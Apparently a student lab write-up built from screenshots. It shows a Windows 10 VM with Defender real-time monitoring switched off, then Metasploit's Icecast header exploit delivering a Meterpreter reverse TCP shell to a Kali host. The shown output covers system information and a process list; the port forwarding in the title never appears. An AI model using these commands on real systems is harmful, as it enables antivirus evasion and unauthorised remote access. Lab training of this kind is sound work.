Meterpreter and Port Forwarding

Author: SHASHANGKA UPADHYAYA

Advanced Network Penetration Using Meterpreter Port Forwarding


Objective: Leverage Meterpreter's port forwarding feature to access and analyze services on a secured internal network, identifying vulnerabilities and enhancing intrusion detection mechanisms.

Outcome: Successfully demonstrated the ability to remotely access restricted network services, providing critical insights for strengthening network security measures.

Step 1:

At first, On windows 10 after doing some configurations on windows powershell

Set-MpPreference -DisableRealtimeMonitoring $true



Windows 10 x64 - VMware Workstation
File Edit View VM Tabs Help
Home
Windows 10 x64
kali-linux-2023.4-vmware-amd64
Administrator: Windows PowerShell

```
Windows PowerShell
Copyright (C) Microsoft Corporation. All rights reserved.

PS C:\WINDOWS\system32> Set-MpPreference -DisableRealtimeMonitoring $true
PS C:\WINDOWS\system32>
```

Type here to search
To direct input to this VM, move the mouse pointer inside or press Ctrl+G.
11:07 SHASHANGKA
2/18/2024

Step 2:

I moved back to Windows 10 and invoked the Ice cast server on Windows machine. Right clicking the Ice cast icon on desktop and selecting Run as administrator took me to the GUI for Ice cast, I clicked the Start Server button. The Server Status indication turned green and said “Running.



□ Start Server on Application Startup


Server Status: Running

Global Statistics

Stat Type	Name	Value
Global Stat	connections	1

Server Has Been Running 0 Days, 1 Hours, 32 Minutes, 8 Seconds

To direct input to this VM, move the mouse pointer inside or press Ctrl+G.




kali-linux-2023.4-vmware-amd64 - VMware Workstation
File Edit View VM Tabs Help
Home
Windows 10 x64
kali-linux-2023.4-vmware-a...
1 2 3 4
11:55
root@kali: /home/kali
File Actions Edit View Help

```
┌──(root㉿kali)-[/home/kali]
┌──(root㉿kali)-[/home/kali]
└─# msfconsole
Metasploit tip: You can pivot connections over sessions started with the
ssh_login modules


       =[ metasploit v6.3.43-dev                          ]
+ -- --=[ 2376 exploits - 1232 auxiliary - 416 post       ]
+ -- --=[ 1388 payloads - 46 encoders - 11 nops           ]
+ -- --=[ 9 evasion                                       ]

Metasploit Documentation: https://docs.metasploit.com/

msf6 > search icecast

Matching Modules
================

   #  Name                                 Disclosure Date  Rank   Check  Description
   -  ----                                 ---------------  ----   -----  -----------
   0  exploit/windows/http/icecast_header  2004-09-28       great  No     Icecast Header Overwrite


Interact with a module by name or index. For example info 0, use 0 or use exploit/windows/http/icecast_header

msf6 > use exploit/windows/http/icecast_header
[*] No payload configured, defaulting to windows/meterpreter/reverse_tcp
msf6 exploit(windows/http/icecast_header) > set PAYLOAD windows/meterpreter/reverse_tcp
PAYLOAD ⇒ windows/meterpreter/reverse_tcp
msf6 exploit(windows/http/icecast_header) > set RHOST 192.168.5.131
RHOST ⇒ 192.168.5.131
msf6 exploit(windows/http/icecast_header) > set LHOST 192.168.5.134
LHOST ⇒ 192.168.5.134
msf6 exploit(windows/http/icecast_header) > show options
```

To direct input to this VM, move the mouse pointer inside or press Ctrl+G.
10:55 SHASHANGKA
2/18/2024

1. Provide the command execution result as Screenshot #1 (5pt)


Screenshot #1



kali-linux-2023.4-vmware-amd64 - VMware Workstation
File Edit View VM Tabs Help
Home
Windows 10 x64
kali-linux-2023.4-vmware-a...
1 2 3 4
12:04
root@kali: /home/kali
File Actions Edit View Help
11:04 SHASHANGKA
2/18/2024


```
   LHOST    192.168.5.134    yes       The listen address (an interface may be specified)
   LPORT    4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Automatic



View the full module info with the info, or info -d command.

msf6 exploit(windows/http/icecast_header) > exploit -j
[*] Exploit running as background job 0.
[*] Exploit completed, but no session was created.

[*] Started reverse TCP handler on 192.168.5.134:4444
msf6 exploit(windows/http/icecast_header) > [*] Sending stage (175686 bytes) to 192.168.5.131
[*] Meterpreter session 1 opened (192.168.5.134:4444 → 192.168.5.131:2101) at 2024-02-18 10:29:08 -0500

msf6 exploit(windows/http/icecast_header) > sessions -1
[*] Starting interaction with 1 ...

meterpreter > sessions -i 1
Usage: sessions <id>

Interact with a different session Id.
This works the same as calling this from the MSF shell: sessions -i <session id>

meterpreter >
meterpreter > sessions -i 1
Usage: sessions <id>

Interact with a different session Id.
This works the same as calling this from the MSF shell: sessions -i <session id>

meterpreter > sysinfo
Computer        : DESKTOP-1MMO0E9
OS              : Windows 10 (10.0 Build 17134).
Architecture    : x64
System Language : en_US
Domain          : WORKGROUP
Logged On Users : 2
Meterpreter     : x86/windows
meterpreter > getuid
Server username: DESKTOP-1MMO0E9\georgia
```

To direct input to this VM, move the mouse pointer inside or press Ctrl+G.


kali-linux-2023.4-vmware-amd64 - VMware Workstation
File Edit View VM Tabs Help
Home
Windows 10 x64
kali-linux-2023.4-vmware-a...
1 2 3 4
10:55
root@kali: /home/kali
File Actions Edit View Help

```
meterpreter >
meterpreter > sessions -i 1
Usage: sessions <id>

Interact with a different session Id.
This works the same as calling this from the MSF shell: sessions -i <session id>

meterpreter > sysinfo
Computer        : DESKTOP-1MMO0E9
OS              : Windows 10 (10.0 Build 17134).
Architecture    : x64
System Language : en_US
Domain          : WORKGROUP
Logged On Users : 2
Meterpreter     : x86/windows
meterpreter > getuid
Server username: DESKTOP-1MMO0E9\georgia
meterpreter > ps

Process List
============

 PID   PPID  Name               Arch  Session  User                          Path
 ---   ----  ----               ----  -------  ----                          ----
 0     0     [System Process]
 4     0     System             x64   0
 88    4     Registry           x64   0
 112   836   dllhost.exe        x64   1        DESKTOP-1MMO0E9\georgia       C:\Windows\System32\dllhost.exe
 192   836   MicrosoftEdgeCP.ex x64   1        DESKTOP-1MMO0E9\georgia       C:\Windows\SystemApps\Microsoft.Micr
             e                                                               osoftEdge_8wekyb3d8bbwe\MicrosoftEdg
                                                                             eCP.exe
 320   4     smss.exe           x64   0
 344   632   svchost.exe        x64   0        NT AUTHORITY\SYSTEM           C:\Windows\System32\svchost.exe
 440   632   SearchIndexer.exe  x64   0        NT AUTHORITY\SYSTEM           C:\Windows\System32\SearchIndexer.ex
                                                                             e
 448   440   csrss.exe          x64   0
 452   3560  powershell.exe     x64   1        DESKTOP-1MMO0E9\georgia       C:\Windows\System32\WindowsPowerShel
                                                                             l\v1.0\powershell.exe
 516   632   svchost.exe        x64   0        NT AUTHORITY\LOCAL SERVICE    C:\Windows\System32\svchost.exe
 524   440   wininit.exe        x64   0
 540   516   csrss.exe          x64   1
 548   3560  vmtoolsd.exe       x64   1        DESKTOP-1MMO0E9\georgia       C:\Program Files\VMware\VMware Tools
                                                                             \vmtoolsd.exe
 624   516   winlogon.exe       x64   1        NT AUTHORITY\SYSTEM           C:\Windows\System32\winlogon.exe
 632   524   services.exe       x64   0
 664   524   lsass.exe          x64   0        NT AUTHORITY\SYSTEM           C:\Windows\System32\lsass.exe
 696   632   svchost.exe        x64   0        NT AUTHORITY\LOCAL SERVICE    C:\Windows\System32\svchost.exe
```

To direct input to this VM, move the mouse pointer inside or press Ctrl+G.
Search
9:55 SHASHANGKA
2/18/2024



